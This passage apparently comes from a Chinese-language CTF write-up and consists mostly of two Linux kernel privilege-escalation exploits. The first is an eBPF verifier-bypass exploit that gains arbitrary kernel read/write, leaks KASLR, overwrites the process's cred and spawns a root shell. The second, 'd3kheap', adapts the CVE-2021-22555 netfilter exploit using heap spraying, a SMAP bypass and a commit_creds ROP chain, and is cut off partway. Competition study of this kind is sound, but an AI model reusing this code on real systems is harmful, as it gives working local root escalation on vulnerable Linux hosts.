// r6: verify:0 fact:1
264      // (2) read kaslr (op=0) 泄露内核基址, 读取bpf_array->map->ops指
针, 位于 &value[0]-0x110 (先获取&value[0], 减去0x110即可), 读出来的地址存放在
value[4]
265      BPF_MAP_GET(1, BPF_REG_7),
// 30: (79) r7 = *(u64 *) (r0 +0)
266      BPF_JMP_IMM(BPF_JNE, BPF_REG_7, 0, 23), // 32:
(55) if r7 != 0x0 goto pc+23
267      BPF_ALU64_IMM(BPF_MUL, BPF_REG_6, 0x110), //
33: (27) r6 *= 272
268      BPF_MAP_GET_ADDR(0, BPF_REG_7),
// 41: (bf) r7 =map_value(id=0,off=0,ks=4,vs=8,imm=0) R7=invP0 R8=invP0 R9=ma?
269      BPF_ALU64_REG(BPF_SUB, BPF_REG_7, BPF_REG_6), // 43:
(1f) r7 -= r6
270      BPF_LDX_MEM(BPF_DW, BPF_REG_8, BPF_REG_7, 0), // 44:
(79) r8 = *(u64 *) (r7 +0)

```

```

271         BPF_MAP_GET_ADDR(4, BPF_REG_6),

272         BPF_STX_MEM(BPF_DW, BPF_REG_6, BPF_REG_8, 0),          // 54:
        (7b) *(u64 *) (r6 + 0) = r8
273         BPF_EXIT_INSN(),
274 // (3) write btf          (op=1) 任意地址读，一次只能读4字节，篡改 bpf_array->map-
        >btf (偏移0x40)，利用 bpf_map_get_info_by_fd 泄露 map->btf+0x58 地址处的4字节
275         BPF_JMP_IMM(BPF_JNE, BPF_REG_7, 1, 22),              // op=1 ->
        write btf
276         BPF_ALU64_IMM(BPF_MUL, BPF_REG_6, 0xd0),            //
        &value[0]-0x110+0x40 = &value[0]-0xd0
277         BPF_MAP_GET_ADDR(0, BPF_REG_7),
278         BPF_ALU64_REG(BPF_SUB, BPF_REG_7, BPF_REG_6),
279         BPF_MAP_GET(2, BPF_REG_8),
        // value[2] 传入 target_addr-0x58
280         BPF_STX_MEM(BPF_DW, BPF_REG_7, BPF_REG_8, 0),
281         BPF_EXIT_INSN(),
282 // (4) read attr          (op=2)          读取value[0]的地址，也即 bpf_array-
        >waitlist (偏移0xc0)指向自身，所以 &value[0]= &bpf_array->waitlist + 0x50，只需读
        取 &value[0]-0x110+0xc0 的值，加上0x50即可，读出来的地址存放在value[4]
283         BPF_JMP_IMM(BPF_JNE, BPF_REG_7, 2, 23),              // op=2 -> read
        attr
284         BPF_ALU64_IMM(BPF_MUL, BPF_REG_6, 0x50),            // 偏移 -0x110+0xc0=-0x50 也即&value[0]的地址
285         BPF_MAP_GET_ADDR(0, BPF_REG_7),
286         BPF_ALU64_REG(BPF_SUB, BPF_REG_7, BPF_REG_6),
287         BPF_LDX_MEM(BPF_DW, BPF_REG_8, BPF_REG_7, 0),
288         BPF_MAP_GET_ADDR(4, BPF_REG_6),
289         BPF_STX_MEM(BPF_DW, BPF_REG_6, BPF_REG_8, 0),
290         BPF_EXIT_INSN(),
291 // (5) write ops and change type          (op=3) 任意地址写，篡改 bpf_array->map-
        >ops 函数表指针
292         BPF_JMP_IMM(BPF_JNE, BPF_REG_7, 3, 60),              // op=3 ->
        write ops and change type
293         BPF_MOV64_REG(BPF_REG_8, BPF_REG_6),
        // r8 = r6
294         BPF_ALU64_IMM(BPF_MUL, BPF_REG_6, 0x110),            //
        // r6 = r6*0x110
295         BPF_MAP_GET_ADDR(0, BPF_REG_7),
        // r7 = &value[0]
296         BPF_ALU64_REG(BPF_SUB, BPF_REG_7, BPF_REG_6),
        // r7 = r7-r6
297         BPF_MAP_GET(2, BPF_REG_6),
        // r6 = value[2]          传入&value[0]+0x80
298         BPF_STX_MEM(BPF_DW, BPF_REG_7, BPF_REG_6, 0),
        // *(r7+0) = r6          篡改 bpf_array->map->ops = &value[0]+0x80
299         BPF_MOV64_REG(BPF_REG_6, BPF_REG_8),
        // r6 = r8          恢复r6

```

```

300         BPF_ALU64_IMM(BPF_MUL, BPF_REG_8, 0xf8),
    // r8 = r8*0xf8
301         BPF_MAP_GET_ADDR(0, BPF_REG_7),
    // r7 = &value[0]
302         BPF_ALU64_REG(BPF_SUB, BPF_REG_7, BPF_REG_8),
    // r7 = r7 - r8
303         BPF_ST_MEM(BPF_W, BPF_REG_7, 0, 0x17),
    // *(r7+0) = 0x17          bpf_array->map->map_type (0x18)
    // -0x110+0x18 = -0xf8      改为 BPF_MAP_TYPE_STACK (0x17)
304         BPF_MOV64_REG(BPF_REG_8, BPF_REG_6),
    // r8 = r6
305         BPF_ALU64_IMM(BPF_MUL, BPF_REG_6, 0xec),
    // r6 = r6*0xec
306         BPF_MAP_GET_ADDR(0, BPF_REG_7),
    // r7 = &value[0]
307         BPF_ALU64_REG(BPF_SUB, BPF_REG_7, BPF_REG_6),
    // r7 = r7 - r6
308         BPF_ST_MEM(BPF_W, BPF_REG_7, 0, -1),
    // *(r7+0) = -1          bpf_array->map->max_entries (0x24)
    // -0x110+0x24 = -0xec
309         BPF_ALU64_IMM(BPF_MUL, BPF_REG_8, 0xe4),
    // r8 = r8*0xe4
310         BPF_MAP_GET_ADDR(0, BPF_REG_7),
    // r7 = &value[0]
311         BPF_ALU64_REG(BPF_SUB, BPF_REG_7, BPF_REG_8),
    // r7 = r7 - r8
312         BPF_ST_MEM(BPF_W, BPF_REG_7, 0, 0),
    // *(r7+0) = 0          bpf_array->map->spin_lock_off (0x2c)
    // -0x110+0x2c = -0xe4
313         BPF_EXIT_INSN(),
314     };
315     return bpf_prog_load(BPF_PROG_TYPE_SOCKET_FILTER, prog, sizeof(prog) /
sizeof(struct bpf_insn), "GPL");
316 }
317 // write_msg() — trigger to execute eBPF code
318 int write_msg()
319 {
320     ssize_t n = write(sockets[0], buffer, sizeof(buffer));
321     if (n < 0)
322     {
323         perror("write");
324         return 1;
325     }
326     if (n != sizeof(buffer))
327     {
328         fprintf(stderr, "short write: %d\n", n);
329     }

```



```

330         return 0;
331     }
332
333     void update_elem(int key, size_t val)
334     {
335         if (bpf_update_elem(mapfd, &key, &val, 0)) {
336             fail("bpf_update_elem failed '%s'\n", strerror(errno));
337         }
338     }
339
340     size_t get_elem(int key)
341     {
342         size_t val;
343         if (bpf_lookup_elem(mapfd, &key, &val)) {
344             fail("bpf_lookup_elem failed '%s'\n", strerror(errno));
345         }
346         return val;
347     }
348     // arbitrary read 64 bytes: 利用 bpf_obj_get_info_by_fd 读取两个4字节并拼接到一起
349     size_t read64(size_t addr)
350     {
351         uint32_t lo, hi;
352         char buf[0x50] = {0};
353         update_elem(0, 0);          //          0x1800000000
354         update_elem(1, 1);
355         update_elem(2, addr-0x58);
356         // change 7 $ p/x &(*(struct btf*)0)->id          value[2] 传入 target_addr-0x58
357         write_msg(); // 触发执行eBPF代码
358         if (bpf_obj_get_info_by_fd(mapfd, 0x50, buf)) {
359             fail("bpf_obj_get_info_by_fd failed '%s'\n", strerror(errno));
360         }
361         lo = *(unsigned int*)&buf[0x40];
362         // change 8 $ p/x &(*(struct bpf_map_info*)0)->btf_id          泄露的4字节存入 &buf[0x40]
363         update_elem(2, addr-0x58+4);
364         write_msg();
365         if (bpf_obj_get_info_by_fd(mapfd, 0x50, buf)) {
366             fail("bpf_obj_get_info_by_fd failed '%s'\n", strerror(errno));
367         }
368         hi = *(unsigned int*)&buf[0x40];
369         return (((size_t)hi) << 32) | lo;
370     }
371
372     void clear_btf()
373     {
374         update_elem(0, 0);          // 0x1800000000
375         update_elem(1, 1);

```

```

374     update_elem(2, 0);
375     write_msg();
376 }
377
378 void write32(size_t addr, uint32_t data)
379 {
380     uint64_t key = 0;
381     data -= 1;
382     if (bpf_update_elem(mapfd, &key, &data, addr)) {
383         fail("bpf_update_elem failed '%s'\n", strerror(errno));
384     }
385 }
386 void write64(size_t addr, size_t data)
387 {
388     uint32_t lo = data & 0xffffffff;
389     uint32_t hi = (data & 0xffffffff00000000) >> 32;
390     uint64_t key = 0;
391     write32(addr, lo);
392     write32(addr+4, hi);
393 }
394
395 int main()
396 {
397     // Step 1: create eBPF code, verify and trigger the vulnerability
398     mapfd = bpf_create_map(BPF_MAP_TYPE_ARRAY, sizeof(int), sizeof(long
399 long), 0x100);
400     if (mapfd < 0)
401     {
402         fail("failed to create map '%s'\n", strerror(errno));
403     }
404     redact("sneaking evil bpf past the verifier\n");
405     int progfd = load_prog(); // verify
406     printf("%s\n", bpf_log_buf);
407     if (progfd < 0)
408     {
409         if (errno == EACCES)
410         {
411             msg("log:\n%s", bpf_log_buf);
412         }
413         printf("%s\n", bpf_log_buf);
414         fail("failed to load prog '%s'\n", strerror(errno));
415     }
416
417     redact("creating socketpair()\n");
418     if (socketpair(AF_UNIX, SOCK_DGRAM, 0, sockets))
419     {
420         fail("failed to create socket pair '%s'\n", strerror(errno));
421     }

```

```

420     }
421
422     redact("attaching bpf backdoor to socket\n");
423     if (setsockopt(sockets[1], SOL_SOCKET, SO_ATTACH_BPF, &progfd,
sizeof(progfd)) < 0)
424     {
425         fail("setsockopt '%s'\n", strerror(errno));
426     }
427     // Step 2: leak kernel_base (op=0)
428     update_elem(0, 0); // value[0]=0x180000000;
value[1]=0;
429     update_elem(1, 0);
430     size_t value = 0;
431     write_msg();
432     size_t ops_addr = get_elem(4); // 读取value[4]处的值
433     printf("leak addr: 0x%llx\n", ops_addr); //
434
435     #define LEAKED 0x10358a0 // (0x10169c0+0x180+0x640) change 1 $ cat
/tmp/kallsyms | grep startup_64 0xffffffffb7a6f200-0xffffffffb6a00000
436     size_t linux_base = ops_addr - LEAKED-0xb00;
437     printf("linux base: 0x%llx\n", linux_base);
438     // Step 3: forge bpf_array->map->ops->map_push_elem = map_get_next_key, at
&value[0]+0x80+0x70
439     char ops[0xe8] = {0};
440     for(int i=0;i<0xe8;i+=8)
441     {
442         *(size_t*)&ops[i] = read64(ops_addr + i);
// 在 &value[0]+0x80处伪造 bpf_array->map->ops 函数表
443         update_elem(0x10+i/8, *(size_t*)&ops[i]);
444     }
445     size_t data = read64(ops_addr);
446     update_elem(0x10+0x70/8, *(size_t*)&ops[0x20]);
447     // Step 4: leak value addr (bpf_array->value: save bpf brogram) (op=2)
448     update_elem(0, 0); // 0x180000000
449     update_elem(1, 2);
450     write_msg();
451     size_t heap_addr = get_elem(4);
452     size_t values_addr = heap_addr + 0x50;
453     printf("value addr: 0x%llx\n", values_addr);
454     // Step 5: leak task_struct addr (op=1)
455     #define INIT_PID_NS 0x1a6b2c0 // 0x1647c00 change 2 $ cat /proc/kallsyms
| grep init_pid_ns
456     size_t init_pid_ns = linux_base+ INIT_PID_NS;
457     printf("init_pid_ns addr: 0x%llx\n", init_pid_ns); //
458     pid_t pid = getpid();
459     printf("self pid is %d\n", pid);
460     size_t task_addr = read64(init_pid_ns+0x30); // 0x38 change 3 $ p *
(struct task_struct*) xxxxxxxx 确认 init_pid_ns 的偏移0x38处存放 task_struct 地

```

址 (real\_cred 和 cred 地址相同) , Linux-5.11版本就是0x30

```
461     printf("task_struct addr: 0x%llx\n", task_addr); //
462 // Step 6: leak cred addr (op=1)                    遍历 task_struct->tasks->next
链表, 读取指定线程的cred地址
463     size_t cred_addr = 0;
464     while(1)
465     {
466         pid_t p = read64(task_addr+0x918); // 0x490 change 4 $
p/x &(*(struct task_struct *)0)->pid
467         printf("iter pid %d ...\n", p);
468         if(p == pid)
469         {
470             puts("got it!");
471             cred_addr = read64(task_addr+0xad8); // 0x638 change
5 $ p/x &(*(struct task_struct *)0)->cred
472             break;
473         }
474         else
475         {
476             task_addr = read64(task_addr+0x818) - 0x818; // 0x390
6 change 6 $ p/x &(*(struct task_struct *)0)->tasks tasks-0x7d0 -0x780
children-0x8f0
477             printf("[+] iter task %p ...\n", task_addr);
478         }
479     }
480 // Step 7: change cred (op=3)
481     printf("get cred_addr 0x%llx\n", cred_addr);
482     size_t usage = read64(cred_addr);
483     printf("usage: %d\n", usage);
484     clear_btf();
485     update_elem(0, 0); // 0x1800000000
486     update_elem(1, 3);
487     update_elem(2, values_addr+0x80);
488     write_msg(); // (1) 先篡改
bpf_array->map->ops = &value[0]+0x80; bpf_array->map->map_type=0x17;
bpf_array->map->max_entries=-1; bpf_array->map->spin_lock_off=0;
489     write32(cred_addr+4, 0); // (2) 任意地址写, 篡改cred
490     write64(cred_addr+8, 0);
491     write64(cred_addr+16, 0);
492     if(getuid() == 0)
493     {
494         puts("getting shell!");
495         system("/bin/sh");
496     }
497
498 }
```

# d3kheap

在cve-2021-22255上进行一定的修改，利用msg skb pipe对象等实现地址泄露和提权

C

```
1  #define _GNU_SOURCE
2  #include <err.h>
3  #include <errno.h>
4  #include <fcntl.h>
5  #include <inttypes.h>
6  #include <signal.h>
7  #include <sched.h>
8  #include <stdio.h>
9  #include <stdlib.h>
10 #include <string.h>
11 #include <unistd.h>
12 #include <net/if.h>
13 #include <netinet/in.h>
14 #include <sys/ipc.h>
15 #include <sys/msg.h>
16 #include <sys/socket.h>
17 #include <sys/syscall.h>
18 #include <linux/netfilter_ipv4/ip_tables.h>
19 // clang-format on
20
21 #define PAGE_SIZE 0x1000
22 #define PRIMARY_SIZE 0x1000
23 #define SECONDARY_SIZE 0x400
24
25 #define NUM_SOCKETS 4
26 #define NUM_SKBUFFS 128
27 #define NUM_PIPEFDS 256
28 #define NUM_MSQIDS 4096
29
30 #define HOLE_STEP 1024
31
32 #define MTYPE_PRIMARY 0x41
33 #define MTYPE_SECONDARY 0x42
34 #define MTYPE_FAKE 0x1337
35
36 #define MSG_TAG 0xAAAAAAAA
37
38 // #define KERNEL_COS_5_4_89 1
39 #define KERNEL_UBUNTU_5_8_0_48 1
40
```

```

41
42 // 0xffffffff816e9783 : push rsi ; jmp qword ptr [rsi + 0x39]
43 #define PUSH_RSI_JMP_QWORD_PTR_RSI_39 0x724a8c
44 // 0xffffffff8109b6c0 : pop rsp ; ret
45 #define POP_RSP_RET 0x000000000100645a
46 // 0xffffffff8106db59 : add rsp, 0xd0 ; ret
47 #define ADD_RSP_D0_RET 0x6DB59
48
49 // 0xffffffff811a21c3 : enter 0, 0 ; pop rbx ; pop r12 ; pop rbp ; ret
50 #define ENTER_0_0_POP_RBX_POP_R12_POP_RBP_RET 0x068cf9
51 // 0xffffffff81084de3 : mov qword ptr [r12], rbx ; pop rbx ; pop r12 ; pop rbp
; ret
52 #define MOV_QWORD_PTR_R12_RBX_POP_RBX_POP_R12_POP_RBP_RET 0x8f4f3
53 // 0xffffffff816a98ff : push qword ptr [rbp + 0xa] ; pop rbp ; ret
54 #define PUSH_QWORD_PTR_RBP_A_POP_RBP_RET 0x6e11af
55 // 0xffffffff810891bc : mov rsp, rbp ; pop rbp ; ret
56 #define MOV_RSP_RBP_POP_RBP_RET 0x9385c
57
58 // 0xffffffff810f5633 : pop rcx ; ret
59 #define POP_RCX_RET 0x2a2413
60 // 0xffffffff811abaae : pop rsi ; ret
61 #define POP_RSI_RET 0x2f783e
62 // 0xffffffff81089250 : pop rdi ; ret
63 #define POP_RDI_RET 0x0938f0
64 // 0xffffffff810005ae : pop rbp ; ret
65 #define POP_RBP_RET 0x6a7
66
67 // 0xffffffff81557894 : mov rdi, rax ; jne 0xffffffff81557888 ; xor eax, eax ;
ret
68 #define MOV_RDI_RAX_JNE_XOR_EAX_EAX_RET 0x5a6434
69 // 0xffffffff810724db : cmp rcx, 4 ; jne 0xffffffff8107b9d0 ; pop rbp ; ret
70 #define CMP_RCX_4_JNE_POP_RBP_RET 0x7b9eb
71
72 #define FIND_TASK_BY_VPID 0xc8f10
73 #define SWITCH_TASK_NAMESPACES 0xd1190
74 #define COMMIT_CREDS 0xd25c0
75 #define PREPARE_KERNEL_CRED 0xd2ac0
76
77 #define ANON_PIPE_BUF_OPS 0x103fe40
78 #define INIT_NS_PROXY 0x1c6d340
79
80 // clang-format on
81
82 #define SKB_SHARED_INFO_SIZE 0x140
83 #define MSG_MSG_SIZE (sizeof(struct msg_msg))
84 #define MSG_MSGSEG_SIZE (sizeof(struct msg_msgseg))
85

```

```

86 struct msg_msg {
87     uint64_t m_list_next;
88     uint64_t m_list_prev;
89     uint64_t m_type;
90     uint64_t m_ts;
91     uint64_t next;
92     uint64_t security;
93 };
94
95 struct msg_msgseg {
96     uint64_t next;
97 };
98
99 struct pipe_buffer {
100     uint64_t page;
101     uint32_t offset;
102     uint32_t len;
103     uint64_t ops;
104     uint32_t flags;
105     uint32_t pad;
106     uint64_t private;
107 };
108
109 struct pipe_buf_operations {
110     uint64_t confirm;
111     uint64_t release;
112     uint64_t steal;
113     uint64_t get;
114 };
115
116 struct {
117     long mtype;
118     char mtext[PRIMARY_SIZE - MSG_MSG_SIZE];
119 } msg_primary;
120
121 struct {
122     long mtype;
123     char mtext[SECONDARY_SIZE - MSG_MSG_SIZE];
124 } msg_secondary;
125
126 struct {
127     long mtype;
128     char mtext[PAGE_SIZE - MSG_MSG_SIZE + PAGE_SIZE - MSG_MSGSEG_SIZE];
129 } msg_fake;
130
131 void build_msg_msg(struct msg_msg *msg, uint64_t m_list_next,
132                   uint64_t m_list_prev, uint64_t m_ts, uint64_t next) {
133     msg->m_list_next = m_list_next;

```

```

134     msg->m_list_prev = m_list_prev;
135     msg->m_type = MTYPE_FAKE;
136     msg->m_ts = m_ts;
137     msg->next = next;
138     msg->security = 0;
139 }
140
141 int write_msg(int msqid, const void *msgp, size_t msgsz, long msgtyp) {
142     *(long *)msgp = msgtyp;
143     if (msgsnd(msqid, msgp, msgsz - sizeof(long), 0) < 0) {
144         perror("[~] msgsnd");
145         return -1;
146     }
147     return 0;
148 }
149
150 int peek_msg(int msqid, void *msgp, size_t msgsz, long msgtyp) {
151     if (msgrcv(msqid, msgp, msgsz - sizeof(long), msgtyp, MSG_COPY | IPC_NOWAIT)
152         <
153         0) {
154         perror("[~] msgrcv");
155         return -1;
156     }
157     return 0;
158 }
159
160 int read_msg(int msqid, void *msgp, size_t msgsz, long msgtyp) {
161     if (msgrcv(msqid, msgp, msgsz - sizeof(long), msgtyp, 0) < 0) {
162         perror("[~] msgrcv");
163         return -1;
164     }
165     return 0;
166 }
167
168 int spray_skbuff(int ss[NUM_SOCKETS][2], const void *buf, size_t size) {
169     for (int i = 0; i < NUM_SOCKETS; i++) {
170         for (int j = 0; j < NUM_SKBUFFS; j++) {
171             if (write(ss[i][0], buf, size) < 0) {
172                 perror("[~] write");
173                 return -1;
174             }
175         }
176     }
177     return 0;
178 }
179
180 int free_skbuff(int ss[NUM_SOCKETS][2], void *buf, size_t size) {
181     for (int i = 0; i < NUM_SOCKETS; i++) {

```



```

180     for (int i = 0; i < NUM_SOCKETS; i++) {
181         for (int j = 0; j < NUM_SKBUFFS; j++) {
182             if (read(ss[i][1], buf, size) < 0) {
183                 perror("[~] read");
184                 return -1;
185             }
186         }
187     }
188     return 0;
189 }
190
191 void launch_shell()
192 {
193     execl("/bin/sh", "sh", NULL);
194 }
195
196 int trigger_oob_write(int s) {
197     struct __attribute__((__packed__)) {
198         struct ipt_replace replace;
199         struct ipt_entry entry;
200         struct xt_entry_match match;
201         char pad[0x108 + PRIMARY_SIZE - 0x200 - 0x2];
202         struct xt_entry_target target;
203     } data = {0};
204
205     data.replace.num_counters = 1;
206     data.replace.num_entries = 1;
207     data.replace.size = (sizeof(data.entry) + sizeof(data.match) +
208                         sizeof(data.pad) + sizeof(data.target));
209
210     data.entry.next_offset = (sizeof(data.entry) + sizeof(data.match) +
211                             sizeof(data.pad) + sizeof(data.target));
212     data.entry.target_offset =
213         (sizeof(data.entry) + sizeof(data.match) + sizeof(data.pad));
214
215     data.match.u.user.match_size = (sizeof(data.match) + sizeof(data.pad));
216     strcpy(data.match.u.user.name, "icmp");
217     data.match.u.user.revision = 0;
218
219     data.target.u.user.target_size = sizeof(data.target);
220     strcpy(data.target.u.user.name, "NFQUEUE");
221     data.target.u.user.revision = 1;
222
223     // Partially overwrite the adjacent buffer with 2 bytes of zero.
224     if (setsockopt(s, SOL_IP, IPT_SO_SET_REPLACE, &data, sizeof(data)) != 0) {
225         if (errno == ENOPROTOPT) {
226             printf("[~] Error ip_tables module is not loaded.\n");
227             return -1;

```

```

228     }
229 }
230
231 return 0;
232 }
233
234 // Note: Must not touch offset 0x10-0x18.
235 void build_krop(char *buf, uint64_t kbase_addr, uint64_t scratchpad_addr) {
236     uint64_t *rop;
237
238     *(uint64_t *)&buf[0x39] = kbase_addr + 0x16c880; // pop rsp, ret
239     *(uint64_t *)&buf[0x00] = kbase_addr + 0x76739; // add rsp, 0xd0, ret
240
241     rop = (uint64_t *)&buf[0xD8];
242
243     // Save RBP at scratchpad_addr.
244     *rop++ = kbase_addr + ENTER_0_0_POP_RBX_POP_R12_POP_RBP_RET;
245     *rop++ = scratchpad_addr; // R12
246     *rop++ = 0xDEADBEEF; // RBP
247     *rop++ = kbase_addr + MOV_QWORD_PTR_R12_RBX_POP_RBX_POP_R12_POP_RBP_RET;
248     *rop++ = 0xDEADBEEF; // RBX
249     *rop++ = 0xDEADBEEF; // R12
250     *rop++ = 0xDEADBEEF; // RBP
251
252     // commit_creds(prepare_kernel_cred(NULL))
253     *rop++ = kbase_addr + POP_RDI_RET;
254     *rop++ = 0; // RDI
255     *rop++ = kbase_addr + PREPARE_KERNEL_CRED;
256     *rop++ = kbase_addr + POP_RCX_RET;
257     *rop++ = 4; // RCX
258     *rop++ = kbase_addr + CMP_RCX_4_JNE_POP_RBP_RET;
259     *rop++ = 0xDEADBEEF; // RBP
260     *rop++ = kbase_addr + MOV_RDI_RAX_JNE_XOR_EAX_EAX_RET;
261     *rop++ = kbase_addr + COMMIT_CREDS;
262
263     // switch_task_namespaces(find_task_by_vpid(1), init_nsproxy)
264     *rop++ = kbase_addr + POP_RDI_RET;
265     *rop++ = 1; // RDI
266     *rop++ = kbase_addr + FIND_TASK_BY_VPID;
267     *rop++ = kbase_addr + POP_RCX_RET;
268     *rop++ = 4; // RCX
269     *rop++ = kbase_addr + CMP_RCX_4_JNE_POP_RBP_RET;
270     *rop++ = 0xDEADBEEF; // RBP
271     *rop++ = kbase_addr + MOV_RDI_RAX_JNE_XOR_EAX_EAX_RET;
272     *rop++ = kbase_addr + POP_RSI_RET;
273     *rop++ = kbase_addr + INIT_NS_PROXY; // RSI
274     *rop++ = kbase_addr + SWITCH_TASK_NAMESPACES; // 1
275

```

```

276 // Load RBP from scratchpad_addr and resume execution.
277 *rop++ = kbase_addr + POP_RBP_RET;
278 *rop++ = scratchpad_addr - 0xA; // RBP
279 *rop++ = kbase_addr + PUSH_QWORD_PTR_RBP_A_POP_RBP_RET;
280 *rop++ = kbase_addr + MOV_RSP_RBP_POP_RBP_RET;
281
282 }
283
284 int setup_sandbox(void) {
285     if (unshare(CLONE_NEWUSER) < 0) {
286         perror("[+] unshare(CLONE_NEWUSER)");
287         return -1;
288     }
289     if (unshare(CLONE_NEWNET) < 0) {
290         perror("[+] unshare(CLONE_NEWNET)");
291         return -1;
292     }
293
294     cpu_set_t set;
295     CPU_ZERO(&set);
296     CPU_SET(0, &set);
297     if (sched_setaffinity(getpid(), sizeof(set), &set) < 0) {
298         perror("[+] sched_setaffinity");
299         return -1;
300     }
301
302     return 0;
303 }
304
305 char buffer[200];
306 void debug()
307 {
308     read(0, buffer, 10);
309     // exit(0);
310 }
311 int fdheap;
312 int main(int argc, char *argv[]) {
313     signal(SIGSEGV, launch_shell);
314     int s;
315     int fd;
316     int ss[NUM_SOCKETS][2];
317     int pipefd[NUM_PIPEFDS][2];
318     int msqid[NUM_MSQIDS];
319
320     char primary_buf[PRIMARY_SIZE - SKB_SHARED_INFO_SIZE];
321     char secondary_buf[SECONDARY_SIZE - SKB_SHARED_INFO_SIZE];
322
323     struct msg msg, *msg;

```

```

323 struct msg_msg *msg,
324 struct pipe_buf_operations *ops;
325 struct pipe_buffer *buf;
326
327 uint64_t pipe_buffer_ops = 0;
328 uint64_t kheap_addr = 0, kbase_addr = 0;
329
330 int fake_idx = -1, real_idx = -1;
331     fdheap = open("/dev/d3kheap",2);
332     if(fdheap < 0)
333     {
334         printf("open device error\n");
335     }
336 printf("[+] Linux Privilege Escalation by theflow@ - 2021\n");
337
338 printf("\n");
339 printf("[+] STAGE 0: Initialization\n");
340
341 printf("[*] Setting up namespace sandbox...\n");
342 if (setup_sandbox() < 0)
343     goto err_no_rmid;
344
345 printf("[*] Initializing sockets and message queues...\n");
346
347 if ((s = socket(AF_INET, SOCK_STREAM, 0)) < 0) {
348     perror("[+] socket");
349     goto err_no_rmid;
350 }
351
352 for (int i = 0; i < NUM_SOCKETS; i++) {
353     if (socketpair(AF_UNIX, SOCK_STREAM, 0, ss[i]) < 0) {
354         perror("[+] socketpair");
355         goto err_no_rmid;
356     }
357 }
358
359 for (int i = 0; i < NUM_MSQIDS; i++) {
360     if ((msqid[i] = msgget(IPC_PRIVATE, IPC_CREAT | 0666)) < 0) {
361         perror("[+] msgget");
362         goto err_no_rmid;
363     }
364 }
365
366 printf("\n");
367 printf("[+] STAGE 1: Memory corruption\n");
368
369 printf("[*] Spraying primary messages...\n");
370 for (int i = 0; i < NUM_MSQIDS; i++) {

```

```

371     memset(&msg_primary, 0, sizeof(msg_primary));
372     *(int *)&msg_primary.mtext[0] = MSG_TAG;
373     *(int *)&msg_primary.mtext[4] = i;
374     if (write_msg(msqid[i], &msg_primary, sizeof(msg_primary), MTYPE_PRIMARY)
    <
375         0)
376         goto err_rmid;
377 }
378     ioctl(fdheap, 0x1234, NULL);
379     ioctl(fdheap, 0xDEAD, NULL);
380     printf("[*] Spraying secondary messages...\n");
381     for (int i = 0; i < NUM_MSQIDS; i++) {
382         memset(&msg_secondary, 0, sizeof(msg_secondary));
383         *(int *)&msg_secondary.mtext[0] = MSG_TAG;
384         *(int *)&msg_secondary.mtext[4] = i;
385         if(i == 0x500)
386         {
387             ioctl(fdheap, 0xDEAD, NULL);
388         }
389         if (write_msg(msqid[i], &msg_secondary, sizeof(msg_secondary),
390             MTYPE_SECONDARY) < 0)
391             goto err_rmid;
392     }
393
394     printf("[*] Creating holes in primary messages...\n");
395     for (int i = HOLE_STEP; i < NUM_MSQIDS; i += HOLE_STEP) {
396         if (read_msg(msqid[i], &msg_primary, sizeof(msg_primary), MTYPE_PRIMARY) <
397             0)
398             goto err_rmid;
399     }
400
401     printf("[*] Searching for corrupted primary message...\n");
402     for (int i = 0; i < NUM_MSQIDS; i++) {
403         if (i != 0 && (i % HOLE_STEP) == 0)
404             continue;
405         if (peek_msg(msqid[i], &msg_secondary, sizeof(msg_secondary), 1) < 0)
406             goto err_no_rmid;
407         if (*(int *)&msg_secondary.mtext[0] != MSG_TAG) {
408             printf("[+] Error could not corrupt any primary message.\n");
409             goto err_no_rmid;
410         }
411         if (*(int *)&msg_secondary.mtext[4] != i) {
412             fake_idx = i;
413             real_idx = *(int *)&msg_secondary.mtext[4];
414             break;
415         }
416     }
417

```

```

418     if (fake_idx == -1 && real_idx == -1) {
419         printf("[+] Error could not corrupt any primary message.\n");
420         goto err_no_rmid;
421     }
422
423     // fake_idx's primary message has a corrupted next pointer; wrongly
424     // pointing to real_idx's secondary message.
425     printf("[+] fake_idx: %x\n", fake_idx);
426     printf("[+] real_idx: %x\n", real_idx);
427
428     printf("\n");
429     printf("[+] STAGE 2: SMAP bypass\n");
430
431     printf("[*] Freeing real secondary message...\n");
432     if (read_msg(msqid[real_idx], &msg_secondary, sizeof(msg_secondary),
433                 MTYPE_SECONDARY) < 0)
434         goto err_rmid;
435
436     // Reclaim the previously freed secondary message with a fake msg_msg of
437     // maximum possible size.
438     printf("[*] Spraying fake secondary messages...\n");
439     memset(secondary_buf, 0, sizeof(secondary_buf));
440     build_msg_msg((void *)secondary_buf, 0x41414141, 0x42424242,
441                 PAGE_SIZE - MSG_MSG_SIZE, 0);
442     if (spray_skbuff(ss, secondary_buf, sizeof(secondary_buf)) < 0)
443         goto err_rmid;
444
445     // Use the fake secondary message to read out-of-bounds.
446     printf("[*] Leaking adjacent secondary message...\n");
447     if (peek_msg(msqid[fake_idx], &msg_fake, sizeof(msg_fake), 1) < 0)
448         goto err_rmid;
449
450     // Check if the leak is valid.
451     if (*(int *)&msg_fake.mtext[SECONDARY_SIZE] != MSG_TAG) {
452         printf("[+] Error could not leak adjacent secondary message.\n");
453         goto err_rmid;
454     }
455
456     // The secondary message contains a pointer to the primary message.
457     msg = (struct msg_msg *)&msg_fake.mtext[SECONDARY_SIZE - MSG_MSG_SIZE];
458     kheap_addr = msg->m_list_next;
459     if (kheap_addr & (PRIMARY_SIZE - 1))
460         kheap_addr = msg->m_list_prev;
461     printf("[+] kheap_addr: %" PRIx64 "\n", kheap_addr);
462
463     if ((kheap_addr & 0xFFFF000000000000) != 0xFFFF000000000000) {
464         printf("[+] Error kernel heap address is incorrect.\n");
465         goto err_rmid;

```

```

465     goto err_rmid;
466 }
467
468 printf("[*] Freeing fake secondary messages...\n");
469 free_skbuff(ss, secondary_buf, sizeof(secondary_buf));
470
471 // Put kheap_addr at next to leak its content. Assumes zero bytes before
472 // kheap_addr.
473 printf("[*] Spraying fake secondary messages...\n");
474 memset(secondary_buf, 0, sizeof(secondary_buf));
475 build_msg_msg((void *)secondary_buf, 0x41414141, 0x42424242,
476             sizeof(msg_fake.mtext), kheap_addr - MSG_MSGSEG_SIZE);
477 if (spray_skbuff(ss, secondary_buf, sizeof(secondary_buf)) < 0)
478     goto err_rmid;
479
480 // Use the fake secondary message to read from kheap_addr.
481 printf("[*] Leaking primary message...\n");
482 if (peek_msg(msqid[fake_idx], &msg_fake, sizeof(msg_fake), 1) < 0)
483     goto err_rmid;
484
485 // Check if the leak is valid.
486 if (*(int *)&msg_fake.mtext[PAGE_SIZE] != MSG_TAG) {
487     printf("[-] Error could not leak primary message.\n");
488     goto err_rmid;
489 }
490
491 // The primary message contains a pointer to the secondary message.
